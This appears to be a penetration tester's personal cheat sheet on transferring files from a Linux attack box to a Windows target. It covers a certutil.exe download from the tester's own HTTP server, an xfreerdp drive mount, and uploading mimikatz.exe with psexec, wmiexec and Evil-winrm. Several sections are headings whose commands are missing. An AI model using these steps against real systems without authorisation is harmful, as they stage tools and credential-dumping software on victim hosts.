Windows to Linux File Transfers
 A relevant xkcd comic for your pleasure.
Transferring files from windows to linux can be annoying. Anyway you do it requires remembering some command line options for whatever tool you're using, which is why this post is being made as a reference for myself.
Here are the methods:
certutil.exe
On linux box, set up the server:
python -m http.server 80
From windows box:
certutil.exe -urlcache -f http://<your ip>/<filename> <local destination path>
SMB:
Start server on linux:
then in Windows:
RDP: Mounting Shared Folders
xfreerdp
Linux:
xfreerdp /cert-ignore /compression /auto-reconnect /u:USERNAME /p:PASSWORD /v:192.168.212.250 /w:1600 /h:800 /drive:test,/home/kali/Documents/pen-200
Windows:
rdesktop
Linux:
Windows:
smpacket tools
Tip
psexec and wmiexec are shipped with built in feature for file transfer.
Note
By default whether you upload (lput) or download (lget) a file, it'll be writen in C:\Windows path.
Uploading mimikatz.exe to the target machine:
Downloading mimikatz.log:
Evil-winrm
Uploading files:
Downloading files: